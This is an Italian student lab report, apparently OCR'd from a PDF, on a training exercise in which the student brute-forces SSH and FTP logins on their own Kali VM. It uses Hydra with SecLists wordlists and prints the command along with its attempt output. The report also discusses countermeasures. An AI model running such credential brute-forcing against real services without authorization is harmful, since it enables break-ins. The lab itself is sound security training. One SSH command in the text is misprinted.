Sommario

1. Traccia

L'esercitazione odierna ha un duplice obiettivo:


- Prendere familiarità con Hydra per il cracking dell'autenticazione dei servizi di rete.
- Consolidare le conoscenze acquisite riguardo i servizi stessi, attraverso la loro configurazione.

L'esercizio si articola in due fasi:

- Una prima fase guidata, durante la quale verrà abilitato un servizio SSH e verrà effettuato un attacco di brute-force con Hydra.
- Una seconda fase libera, in cui ciascuno potrà scegliere e configurare un servizio di rete a piacere tra quelli disponibili (es. FTP, RDP, Telnet, HTTP authentication) e tentare un attacco con Hydra.


2. Svolgimento

- Creazione dell'utente test_user su Kali Linux con password testpass, come da istruzioni.




- Avvio del servizio SSH con il comando:***sudo service ssh start***

- Verifica della connessione SSH del nuovo utente con il comando: ***sudo test_user@<ip_macchina_kali>*** . L'indirizzo IP è stato precedentemente ricavato con il comando ***ip a***



- Download di **SecLists**, una raccolta di liste di username e password da utilizzare per i test di brute-force.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
seclists is already the newest version (2025.1-0kali1).
The following packages were automatically installed and are no longer required:
  firebird3.0-common      libgdal35                  libicu-dev             libqt5sensors5              python3.12
  firebird3.0-common-doc  libgeos3.13.0              libjxl0.9              libqt5webkit5               python3.12-dev
  icu-devtools            libgl1-mesa-dev            liblbfgsb0             libsuperlu6                 python3.12-minimal
  libabsl20230802         libglapi-mesa              libldap-2.5-0          libtag1v5                   python3.12-tk
  libbfio1                libgles-dev                libmbedcrypto7t64      libtag1v5-vanilla           python3.12-venv
  libc++1-19              libgles1                   libmsgraph-0-1         libtagc0                    ruby-zeitwerk
  libc++abi1-19           libglvnd-core-dev          libnetcdf19t64         libunwind-19                ruby3.1
  libcapstone4            libglvnd-dev               libopenh264-7          libwebrtc-audio-processing1 ruby3.1-dev
  libconfig++9v5          libgtksourceview-3.0-1     libpaper1              libx265-209                 ruby3.1-doc
  libconfig9              libgtksourceview-3.0-common libpoppler140         openjdk-23-jre              strongswan
  libdirectfb-1.7-7t64    libgtksourceviewmm-3.0-0v5 libpython3.12-dev      openjdk-23-jre-headless
  libegl-dev              libgumbo2                  libpython3.12-minimal  python3-appdirs
  libflac12t64            libhdf5-103-1t64           libpython3.12-stdlib   python3-ntlm-auth
  libfmt9                 libhdf5-hl-100t64          libpython3.12t64       python3-setproctitle
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 177
```

- Configurazione di **Hydra** per il cracking del servizio SSH con il seguente comando:

  hydra -L <username_list> -P <password_list> <IP_Kali> -t4 ssh


  Le liste di username e password sono state ottenute da SecLists.





```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwor
ds-100000.txt 192.168.1.12 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 10:34:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8295455/p:100000), ~207386375000 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[ATTEMPT] target 192.168.1.12 - login "info" - pass "123456" - 1 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "password" - 2 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "12345678" - 3 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "qwerty" - 4 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "123456789" - 5 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "12345" - 6 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "1234" - 7 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "111111" - 8 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "1234567" - 9 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "dragon" - 10 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "123123" - 11 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "baseball" - 12 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "abc123" - 13 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "football" - 14 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "monkey" - 15 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "info" - pass "letmein" - 16 of 829545500000 [child 3] (0/0)
```

● Per ottimizzare i tempi, le liste sono state modificate manualmente inserendo ***test_user*** e ***testpass*** come primi elementi.


Per fare ciò, si è utilizzata la combinazione ***Ctrl+W*** per cercare le parole chiave all'interno del file, poi spostate all'inizio.
Infine, i file sono stati salvati con ***Ctrl+X***, confermando con ***yes***.









- Esecuzione del comando ***Hydra***: l'username e la password vengono individuati rapidamente.



- Ripetizione dello stesso procedimento per il servizio **FTP**, installando precedentemente vsftpd e avviando il servizio.





3. Considerazioni tecniche e conclusioni

L’esercitazione ha rappresentato un’opportunità concreta per mettere in pratica strumenti e concetti fondamentali nell’ambito della sicurezza informatica, in particolare relativi al cracking delle credenziali e alla configurazione dei servizi di rete.

L’utilizzo di Hydra ha permesso di comprendere le potenzialità degli attacchi di tipo brute-force verso servizi come SSH e FTP. Lo strumento si è dimostrato efficace, soprattutto in un ambiente controllato con credenziali note, ma allo stesso tempo ha evidenziato le limitazioni di questo tipo di approccio: tempi lunghi, necessità di liste ottimizzate, e vulnerabilità a contromisure comuni come il rate limiting, fail2ban o account lockout.

La possibilità di manipolare le wordlist (inserendo username e password in cima) ha messo in luce l'importanza dell’ottimizzazione dei dizionari, e quanto questa possa incidere sull’efficacia e sui tempi dell’attacco.

Dal punto di vista didattico, l’attività ha anche consolidato la comprensione della configurazione dei servizi (come SSH e FTP), evidenziando come ogni servizio richieda attenzione specifica in fase di installazione e messa in sicurezza.

In sintesi, l’esercizio ha offerto un’esperienza utile e completa per sviluppare competenze sia tecniche (uso di strumenti, configurazione di servizi) che analitiche (valutazione della sicurezza, riflessione sui rischi e sulle contromisure), ponendo le basi per futuri approfondimenti nel campo del penetration testing e della sicurezza dei sistemi.